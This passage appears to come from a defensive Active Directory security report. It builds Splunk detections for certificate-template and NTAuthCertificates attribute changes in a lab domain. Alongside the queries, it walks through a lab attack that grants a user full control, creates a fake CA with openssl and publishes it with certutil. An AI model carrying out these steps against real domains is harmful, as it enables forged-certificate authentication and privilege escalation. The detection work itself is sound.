Figure 29 - Detecting ntSecurityDescriptor Change via Event ID 4898 (1)




Message

```
Certificate Services loaded a template.

User v3.1 (Schema V1)

CN=User,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=BREAKFASTLAND,DC=LOCAL

Template Information:
        Template Content:
flags = 0x0 (0)

msPKI-Private-Key-Flag = 0x1010010 (16842768)
  CTPRIVATEKEY_FLAG_EXPORTABLE_KEY -- 0x10 (16)
  CTPRIVATEKEY_FLAG_ATTEST_NONE -- 0x0
  TEMPLATE_SERVER_VER_2003<<CTPRIVATEKEY_FLAG_SERVERVERSION_SHIFT -- 0x10000 (65536)
  TEMPLATE_CLIENT_VER_XP<<CTPRIVATEKEY_FLAG_CLIENTVERSION_SHIFT -- 0x1000000 (16777216)

msPKI-Certificate-Name-Flag = 0x1 (1)
  CT_FLAG_ENROLLEE_SUPPLIES_SUBJECT -- 0x1

msPKI-Enrollment-Flag = 0x0 (0)

msPKI-Template-Schema-Version = 1

revision = 3

msPKI-Template-Minor-Revision = 1

pKIDefaultKeySpec = 2

pKIExpirationPeriod = 5 Years

pKIOverlapPeriod = 6 Weeks

cn = User

distinguishedName = User
```

Figure 30 - Detecting ntSecurityDescriptor Change via Event ID 4898 (2)


### 4.6.4.2 Detection Using Event IDs 5136, 4662, and 4624

```
index=main ((EventCode=5136 AND LDAP_Display_Name=ntSecurityDescriptor)  OR
(EventCode=4624 AND Account_Name!="*$" AND Account_Name!="ANONYMOUS LOGON" AND
Account_Name!="SYSTEM") OR (EventCode=4662 AND Access_Mask=0x20))
| eval Logon_ID=if(EventCode==4624,mvindex(Logon_ID,-1), mvindex(Logon_ID,-1))
| eval Mod_Account=if(EventCode==4624,mvindex(Account_Name,-1),
mvindex(Account_Name,-1))
| join type=outer Logon_ID
        [ search (EventCode=5136) OR (EventCode=4624)
        | stats count by Logon_ID, Account_Name, Source_Network_Address
        | table Account_Name,Logon_ID, Source_Network_Address ]
| join type=outer Logon_ID
    [ search index=main Account_Name!=*$  EventCode=4662 Access_Mask = 0x20
    | eval Props=Properties
    | eval AccessMask=Access_Mask
    | eval ObjectType=Object_Type
    | eval ObjectName=Object_Name
    | rex field=Message "(?<Object_Properties>(?ms)(?<=)Properties:(.*?)(?
=Additional\s+))"
    |table Account_Name,Logon_ID,Props,AccessMask,ObjectType, ObjectName,
Object_Properties]
| table time, ModAccount, Source_Network_Address , Class, DN, Logon_ID, Type,
LDAP_Display_Name, Value, AccessMask, Props, Object_Properties
| where  len(Class)>0
| stats values by time, Value, LogonID
```



| _time | Value | Logon_ID | values(AccessMask) | values(Class) |
|---|---|---|---|---|
| 2023-06-23 16:34:17 | O:S-1-5-21-1865600711-3446354287-3882071624-519G:S-1-5-21-1865600711-3446354287-3882071624-519D:PAI(A;;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;AU)S:AI(AU;SAFA;CCDCLCSWRPWPDTLOCRSDRCWDWO;;;WD)(OU;CIIDFA;CR;89e95b76-444d-4c62-991a-0facbeda640c;;WD)(OU;CIIDFA;CR;1131f6aa-9c07-11d1-f79f-00c04fc2dcd2;;WD)(OU;CIIDFA;CR;1131f6ad-9c07-11d1-f79f-00c04fc2dcd2;;WD)(AU;CIIDFA;WPWDWO;;;WD) | 0x1E0ADB | 0x20 | pKICertificateTemplate |

Figure 31 - Detecting With Event IDs 5136, 4624, and 4662 (1)




| values(DN) | values(LDAP_Display_Name) | values(Mod_Account) | values(Object_Properties) | values(Props) | values(Source_Network_Address) | values(Type) |
|---|---|---|---|---|---|---|
| CN=User,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=BREAKFASTLAND,DC=LOCAL | nTSecurityDescriptor | head.chef | Properties:<br>Write Property<br>{e5209ca2-3bba-11d2-90cc-00c04fd91ab1}<br>{771727b1-31b8-4cdf-ae62-4fe39fadf89e}<br>{bf967976-0de6-11d0-a285-00aa003049e2}<br>{426cae6e-3b9d-11d2-90cc-00c04fd91ab1}<br>{e9b0a87e-3b9d-11d2-90cc-00c04fd91ab1}<br>{f0bfdefa-3b9d-11d2-90cc-00c04fd91ab1} | Write Property | 10.0.2.7 | Active Directory Domain Services Information Value Added |

Figure 32 - Detecting With Event IDs 5136, 4624, and 4662 (2)

#### 4.6.4.3 Detection Using Event IDs 5136, 4662, and 4624 - PKI


In this case, there are additional attribute modification changes that are initiated when running this attack. To account for them, you can also build a detection that adds the additional public key infrastructure (PKI) attributes to the detection.

```
index=main ((EventCode=5136 AND (LDAP_Display_Name="*pki*" OR
LDAP_Display_Name=ntSecurityDescriptor))  OR (EventCode=4624 AND Account_Name!="*$"
AND Account_Name!="ANONYMOUS LOGON" AND Account_Name!="SYSTEM") OR (EventCode=4662
AND Access_Mask=0x20))
| eval Logon_ID=if(EventCode==4624,mvindex(Logon_ID,-1), mvindex(Logon_ID,-1))
| eval Mod_Account=if(EventCode==4624,mvindex(Account_Name,-1),
mvindex(Account_Name,-1))
| join type=outer Logon_ID
        [ search (EventCode=5136) OR (EventCode=4624)
        | stats count by Logon_ID, Account_Name, Source_Network_Address
        | table Account_Name,Logon_ID, Source_Network_Address ]
| join type=outer Logon_ID
    [ search index=main Account_Name!=*$  EventCode=4662 Access_Mask = 0x20
    | eval Props=Properties
    | eval AccessMask=Access_Mask
    | eval ObjectType=Object_Type
    | eval ObjectName=Object_Name
    | rex field=Message "(?<Object_Properties>(?ms)(?<=)Properties:(.*?)(?
=Additional\s+))"
    |table Account_Name,Logon_ID,Props,AccessMask,ObjectType, ObjectName,
Object_Properties]
| table time, ModAccount, Source_Network_Address , Class, DN, Logon_ID, Type,
LDAP_Display_Name, Value, AccessMask, Props, Object_Properties
| where  len(Class)>0
| stats values by time, LDAPDisplay_Name, Value, Logon_ID
```



| _time ⇕ | LDAP_Display_Name ⇕ | Value ⇕ | Logon_ID ⇕ | values(AccessMask) ⇕ | values(Class) ⇕ | values(DN) ⇕ |
|---|---|---|---|---|---|---|
| 2023-06-23 16:34:17 | msPKI-Certificate-Name-Flag | -1509949440 | 0x1E0ADB | 0x20 | pKICertificateTemplate | CN=User,CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=BREAKFASTLAND,DC=LOCAL |

Figure 33 - Additional Object Change Detections (PKI Objects) (1)



| values(Mod_Account) | values(Object_Properties) | values(Props) | values(Source_Network_Address) | values(Type |
|---|---|---|---|---|
| head.chef | Properties:<br>Write Property<br>{e5209ca2-3bba-11d2-90cc-00c04fd91ab1}<br>{771727b1-31b8-4cdf-ae62-4fe39fadf89e}<br>{bf967976-0de6-11d0-a285-00aa003049e2}<br>{426cae6e-3b9d-11d2-90cc-00c04fd91ab1}<br>{e9b0a87e-3b9d-11d2-90cc-00c04fd91ab1}<br>{f0bfdefa-3b9d-11d2-90cc-00c04fd91ab1} | Write Property | 10.0.2.7 | Active Directory Domain Services Informatio Value Deleted |

Figure 34  - Additional Object Change Detections (PKI Objects) (2)

## 4.7 CA-Certificate

### 4.7.1 Background

The cACertificate attribute stores certificates that have been saved from trusted Certification Authorities (CAs).


### 4.7.2 Enabling Auditing/Misconfiguring the Domain

For the following attack, we will be following the blog write-up done by decoder (@decoder_it).

*Note: We will not be following the full attack sequence, as the modification to the attribute is done within the first few steps of the post. To simulate the full attack patch, please follow the full walkthrough here.*

In preparation for staging our attack, we will first need to give a standard user “GenericAll” privileges to the NTAuthCertificates object. This can be done through ADSI edit or through PowerShell.

In this case, we are using **imposter.oatmeal** as our misconfigured account.



| Name | Class | Distinguished Name |
|---|---|---|
| CN=AIA | container | CN=AIA,CN=Public Key Services,CN=Services,CN=Configuration,DC=BREAKFASTLAND,DC=LOCAL |
| CN=CDP | container | CN=CDP,CN=Public Key Services,CN=Services,CN=Configuration,DC=BREAKFASTLAND,DC=LOCAL |
| CN=Certificate Templates | container | CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuration,DC=BREAKFASTLAND,DC=LOCAL |
| CN=Certification Authorities | container | CN=Certification Authorities,CN=Public Key Services,CN=Services,CN=Configuration,DC=BREAKFASTLAND,DC=LOCAL |
| CN=Enrollment Services | container | CN=Enrollment Services,CN=Public Key Services,CN=Services,CN=Configuration,DC=BREAKFASTLAND,DC=LOCAL |
| CN=KRA | container | CN=KRA,CN=Public Key Services,CN=Services,CN=Configuration,DC=BREAKFASTLAND,DC=LOCAL |
| CN=OID | msPKI-Enterprise-Oid | CN=OID,CN=Public Key Services,CN=Services,CN=Configuration,DC=BREAKFASTLAND,DC=LOCAL |
| CN=NTAuthCertificates | certificationAuthority | CN=NTAuthCertificates,CN=Public Key Services,CN=Services,CN=Configuration,DC=BREAKFASTLAND,DC=LOCAL |

CN=NTAuthCertificates Properties

Group or user names:


- Everyone
- imposter.oatmeal (BREAKFASTLAND\imposter.oatmeal)
- Domain Admins (BREAKFASTLAND\Domain Admins)
- Enterprise Admins (BREAKFASTLAND\Enterprise Admins)
- Administrators (BREAKFASTLAND\Administrators)

| Permissions for imposter.oatmeal | Allow | Deny |
|---|---|---|
| Full control | ☑ | □ |
| Read | ☑ | □ |
| Write | ☑ | □ |
| Special permissions | □ | □ |

For special permissions or advanced settings, click Advanced.

Figure 35 - Misconfiguring the Object

Next, we will need to build the SACL entry for the ***NTAuthCertificates*** object so that we will receive the logging data within Splunk.



Auditing Entry for NTAuthCertificates

Principal: Everyone Select a principal

Type: All

Permissions:

☑ Full control
☑ List contents
☑ Read all properties
☑ Write all properties
☑ Delete
☑ Read permissions
☑ Modify permissions
☑ Modify owner
☑ All validated writes

Properties:


☑ Read all properties
☑ Write all properties
☑ Read adminDescription
☑ Write adminDescription
☑ Read adminDisplayName
☑ Write adminDisplayName
☑ Read allowedAttributes
☑ Write allowedAttributes
☑ Read allowedAttributesEffective
☑ Write allowedAttributesEffective
☑ Read allowedChildClasses
☑ Read msDS-NCReplOutboundNeighbors
☑ Write msDS-NCReplOutboundNeighbors
☑ Read msDS-NC-RO-Replica-Locations-BL
☑ Write msDS-NC-RO-Replica-Locations-BL
☑ Read msDS-NcType
☑ Write msDS-NcType
☑ Read msDS-NonMembersBL
☑ Write msDS-NonMembersBL
☑ Read msDS-ObjectReferenceBL
☑ Write msDS-ObjectReferenceBL
☑ Read msDS-ObjectSoa

Figure 36 - Enabling the SACL

Once this is complete, we can initiate our attack to change the attribute.

### 4.7.3 Modifying the Attribute (Attack)


To start, we will first create a fake, self-signed CA.



```
┌──(root㉿kali)-[/home/tools]
└─# openssl genrsa -out fakecert.key 2048
```

Figure 37 - CA Creation (1)

As stated in the blog from decoder, you can leave all fields blank, with the exception of “Common Name.”




```
┌──(root㉿kali)-[/home/tools]
└─# openssl req -x509 -new -nodes -key fakecert.key -sha256 -days 1024 -out fake.crt
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
─────
Country Name (2 letter code) [AU]:
State or Province Name (full name) [Some-State]:
Locality Name (eg, city) []:
Organization Name (eg, company) [Internet Widgits Pty Ltd]:
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:SUPERFAKECCERT
Email Address []:
```

Figure 38 -CA Creation (2)

Once the fake CA is created, we can now move the ***fake.crt*** file created onto a domain joined Windows host and use the native binary certutil to update the ***cACertificate*** attribute with the additional public key value.


It is important to note here that we are logged into the Windows host as the account **imposter.oatmeal**, which is the account we “misconfigured” to have special permissions over the object that we are modifying.



```
C:\Users\imposter.oatmeal\Desktop>certutil -dspublish -f fake.crt NTAuthCA
ldap:///CN=NTAuthCertificates,CN=Public Key Services,CN=Services,CN=Configuration,DC=BREAKFASTLAND,DC=LOCAL?cACertificate

Certificate added to DS store.

CertUtil: -dsPublish command completed successfully.
```

Figure 39 - Pushing the Fake CA to the Domain

And now, if we take a look at our ***cACertificate*** attribute, we can see that it has been modified with the value of the fake certificate.



ADSI Edit
Schema [BREAKFAST-DC-01
CN=Schema,CN=Config
Configuration [BREAKFAST-I
CN=Configuration,DC=E
CN=DisplaySpecifier:
CN=Extended-Rights
CN=ForestUpdates
CN=LostAndFoundC
CN=NTDS Quotas
CN=Partitions
CN=Physical Locatio
CN=Services
CN=AuthN Policy
CN=Claims Confi
CN=Group Key D
CN=Microsoft SP
CN=MsmqServic
CN=NetServices
CN=Public Key Se
CN=RRAS
CN=Shadow Prin
CN=Windows NT
CN=Sites
CN=WellKnown Secu

| Name | Class | Distinguished Name |
|---|---|---|
| CN=AIA | container | CN=AIA,CN=Public Key Services,CN=Services,CN=Configuration,DC=BREAKFAS... |
| CN=CDP | container | CN=CDP,CN=Public Key Services,CN=Services,CN=Configuration,DC=BREAKFAS... |
| CN=Certificate Templates | container | CN=Certificate Templates,CN=Public Key Services,CN=Services,CN=Configuratio... |
| CN=Certification Authorities | container | CN=Certification Authorities,CN=Public Key Services,CN=Services,CN=Configur... |
| CN=Enrollment Services | container | CN=Enrollment Services,CN=Public Key Services,CN=Services,CN=Configuration... |
| CN=KRA | container | CN=KRA,CN=Public Key Services,CN=Services,CN=Configuration,DC=BREAKFAS... |
| CN=OID | msPKI-Enterprise-Oid | CN=OID,CN=Public Key Services,CN=Services,CN=Configuration,DC=BREAKFAS... |
| CN=NTAuthCertificates | certificationAuthority | CN=NTAuthCertificates,CN=Public Key Services,CN=Services,CN=Configuration,... |

CN=NTAuthCertificates Properties

Attribute Editor | Security

Attributes:

| Attribute | Value |
|---|---|
| adminDescription | <not set> |
| adminDisplayName | <not set> |
| allowedAttributes | msDFSR-ComputerReferenceBL; msDFSR-M |
| allowedAttributesEffe... | msDS-ObjectSoa; msDS-S |
| allowedChildClasses | <not set> |
| allowedChildClassesE... | <not set> |
